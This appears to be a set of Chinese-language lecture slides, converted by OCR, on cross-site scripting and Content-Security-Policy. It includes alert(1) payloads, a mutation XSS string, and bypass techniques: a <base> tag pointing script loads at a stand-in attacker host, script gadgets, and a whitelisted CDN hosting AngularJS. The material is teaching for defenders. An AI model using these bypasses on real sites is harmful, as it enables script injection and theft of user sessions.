- 偷取 cookie (僅限無 HttpOnly flag 的 cookie)
- 偽造請求：不受前述 CSRF 的任何限制
- 偷取各種資訊
  - Screenshot
  - Key logger
  - …

How to prevent XSS?

- 編碼所有 HTML 相關字元
  - PHP 可使用 htmlentities()
  - < ⟶ &lt;
  - > ⟶ &gt;
  - " ⟶ &quot;
  - …
- 過濾 HTMl 元素、屬性
  - No <script> tag
  - No event handler (onclick="...")
  - …
- Content-Security-Policy

How to prevent XSS?

- 編碼所有 HTML 相關字元並不簡單
  - javascript:alert(1)
- 過濾 HTMl 元素、屬性並不簡單
  - Mutation XSS in Google Search

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

- Content-Security-Policy

How to prevent XSS?

- 編碼所有 HTML 相關字元**並不簡單**
  - javascript:alert(1)
- 過濾 HTMl 元素、屬性**並不簡單**
  - Mutation XSS in Google Search


```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

- Content-Security-Policy

Content Security Policy

CSP

- Content Security Policy
- 由瀏覽器根據 CSP 控制對外部的請求
- 白名單機制
- Content Security Policy (CSP) Quick Reference Guide



```
default-src 'none'; image-src 'self';
```


CSP - 設定方法

- Via Response Header:
  ```
  Content-Security-Policy: ...
  ```
- Via Meta Tag:
  ```
  <meta http-equiv="Content-Security-Policy" content="...">
  ```

- CSP Evaluator csp-evaluator.withgoogle.com

CSP - Quick Example

```
HTTP/1.1 200 OK
Content-Security-Policy: script-src 'self';

<script> alert(/xss/) </script>
```



```
Content Security Policy: 頁面的設定阻擋了 inline 的資源載入: (「script-src」) 。
```

基本的 Directive

- default-src	預設值，未設定的 directive 皆會採預設值
- img-src	`<img>`
- style-src	`<link rel="stylesheet">`
- script-src	`<script>`
- frame-src	`<iframe>`
- connect-src	fetch, XMLHttpRequest, WebSocket etc.
- …	

Source: <host-source>

- 'none'　　通通不允許
- 'self'　　Same-Origin (host 和 port 都相同)
- *　　　　除 data: blob: mediastream: filesystem: 外全部允許
- 指定 host
  - https://example.com
  - example.com
  - *.example.com

script-src

- `'none'`, `'self'`, `*`
- `<host-source>`
- `'unsafe-eval'`
  - ✅ `eval('alert(1)')`
- `'unsafe-inline'`
  - ✅ `<svg onload=alert(1)>`, `<script>alert(1)</script>`
- `'nonce-<base64-value>'`
- `'strict-dynamic'`

script-src 'nonce-<base64-value>'

```
HTTP/1.1 200 OK
Content-Security-Policy: script-src 'nonce-r4nd0m';

<script src="/app.js" nonce="r4nd0m"></script>
<script src="/xss.js" nonce="not-match"></script>
```

❌ Blocked

✅ 兩邊 nonce 必須一樣

script-src 'strict-dynamic'

- script-src 'nonce-r4nd0m' 'strict-dynamic';
- 允許有合法 nonce 的 script 動態載入新的 script element

```
<script src="/app.js" nonce="r4ndom"></script>
```

```
// app.js
let script = document.createElement('script');
script.src = 'http://splitline.tw/jquery.js'; // ✅
document.body.appendChild(script);
```

Content Security Policy

`How to Bypass?`

Bypass Via <base> tag

- `default-src 'none'; script-src 'nonce-r4nd0m';`
- `<base>` 能改變所有相對 URL 的 base URL

```
[XSS HERE]
<script src="/jquery.js" nonce="r4nd0m"></script>
```

Bypass Via <base> tag

- `default-src 'none'; script-src 'nonce-r4nd0m';`
- `<base>` 能改變所有相對 URL 的 base URL


```
<base href="http://hacker.tld">
<script src="/jquery.js" nonce="r4nd0m"></script>
```

→ 載入 `http://hacker.tld/jquery.js`

Bypass Via <base> tag

- default-src 'none'; script-src 'nonce-r4nd0m';
- <base> 能改變所有相對 URL 的 base URL

```
<base href="http://hacker.tld">
<
```



Evaluated CSP as seen by a browser supporting CSP Version 3

expand/collapse all

✓ default-src	
script-src	Consider adding 'unsafe-inline' (ignored by browsers supporting nonces/hashes) to be backward compatible with older browsers.
● base-uri [missing]	Missing base-uri allows the injection of base tags. They can be used to set the base URL for all relative (script) URLs to an attacker controlled domain. Can you set it to 'none' or 'self'?

Bypass Via Script Gadget

- DOM Based XSS
- 利用原本就存在於網頁上的 JavaScript 繞過防護（code reuse）
- Blackhat USA 2017

  [Breaking XSS mitigations via Script Gadgets]()

Bypass Via Script Gadget

```
<div data-role="button"
 data-text="&lt;script&gt;alert(1)&lt;/script&gt;"></div>

<script>
   const buttons = $("[data-role=button]");
   buttons.html(button.getAttribute("data-text"));
</script>
```

Simple Script Gadget

```
  <div data-role="button" ... ><script>alert(1)</script></div>
```

Bypass Via Whitelisted CDN / Host

```
CSP: script-src 'self' cdnjs.cloudflare.com 'unsafe-eval'
```

```
<script
src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.8/angular.min.js">
```

Case Study 0×01: A Wormable XSS on HackMD! / by 🍊

Case Study 0×02: HackMD XSS & Bypass CSP / by k1tten